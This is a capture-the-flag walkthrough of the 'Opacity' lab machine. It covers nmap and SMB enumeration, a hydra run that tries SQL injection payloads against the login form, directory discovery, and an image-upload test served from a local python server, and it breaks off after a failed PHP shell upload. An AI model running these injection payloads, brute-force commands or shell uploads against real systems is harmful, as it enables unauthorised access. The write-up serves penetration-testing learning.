Opacity

Informations about the room

Opacity is an easy machine that can help you in the┬ápenetration testing┬álearning process. There are 2 hash keys located on the machine (user - local.txt and root - proof.txt). Can you find them and become root? *Hint: There are several ways to perform an action; always analyze the behavior of the application.*

I started by scanning for open ports and services running on the target machine using nmap.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.21.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 17:05 EAT
Nmap scan report for 10.10.21.86
Host is up (0.23s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 0f:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
|   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
|_  256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-07-29T14:06:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (
unknown)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.70 seconds
```

Open ports

22 OpenSSH 8.2p1
80 Apache httpd 2.4.41
139 Samba smbd 4.6.2
445 Samba smbd 4.6.2

Not much for the SMB shares


```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# smbclient -L \\\\10.10.21.86\\
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (opacity server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.21.86 (for a protocol between LANMAN1 and NT1
) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# smbclient \\\\10.10.21.86\\IPC
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

I tried a dictionary attack on the login page using the sqli payload to check if the login page might be vulnerable to sql injection.
Unfortunately, it wasn't.


```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# hydra -L /home/scr34tur3/Documents/TOOLS/SQLi-payloads/payload-file -p passwor
d 10.10.21.86 -V http-post-form "/login.php:Username=^USER^&Password=^PASS^&Submit
=Login:F=Invalid Login Details" -F -t 1
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-bind
ing, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-29 17:28:04
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wait
ing)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 95 login tries (l:95/p:1), ~95 tri
es per task
[DATA] attacking http-post-form://10.10.21.86:80/login.php:Username=^USER^&Passwor
d=^PASS^&Submit=Login:F=Invalid Login Details
[ATTEMPT] target 10.10.21.86 - login "'-'" - pass "password" - 1 of 95 [child 0] (
0/0)
[ATTEMPT] target 10.10.21.86 - login "' '" - pass "password" - 2 of 95 [child 0] (
0/0)
[ATTEMPT] target 10.10.21.86 - login "'&'" - pass "password" - 3 of 95 [child 0] (
0/0)
[ATTEMPT] target 10.10.21.86 - login "'^'" - pass "password" - 4 of 95 [child 0] (
0/0)
[ATTEMPT] target 10.10.21.86 - login "'*'" - pass "password" - 5 of 95 [child 0] (
0/0)
[ATTEMPT] target 10.10.21.86 - login "' or 1=1 limit 1 -- -+" - pass "password" -
6 of 95 [child 0] (0/0)
[ATTEMPT] target 10.10.21.86 - login "'="or'" - pass "password" - 7 of 95 [child 0
] (0/0)
[ATTEMPT] target 10.10.21.86 - login "' or ''-'" - pass "password" - 8 of 95 [chil
d 0] (0/0)
[ATTEMPT] target 10.10.21.86 - login "' or '' '" - pass "password" - 9 of 95 [chil
d 0] (0/0)
[ATTEMPT] target 10.10.21.86 - login "' or ''&'" - pass "password" - 10 of 95 [chi
ld 0] (0/0)
```

```
[ATTEMPT] target 10.10.21.86 - login "1234 " AND 1=0 UNION ALL SELECT "admin", "81
dc9bdb52d04dc20036dbd8313ed055" - pass "password" - 95 of 95 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-29 17:30:33

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─#
```

When we access the webserver we are provided with a login screen.




Gobuster finds a `cloud` directory.




Hosted a simple python server on my local machine and successfully uploaded an image to the server.


```
┌──(root㉿Kali)-[/home/scr34tur3/Pictures]
└─# ls
kaliba.jpg  kalibb.jpg  prince.jpeg

┌──(root㉿Kali)-[/home/scr34tur3/Pictures]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.21.86 - - [29/Jul/2024 17:40:46] "GET /kaliba.jpg HTTP/1.1" 200 -
```




Only images were the only files allowed to be uploaded. The code does not look at the extension, when trying to upload a jpheg.php shell, it fails.



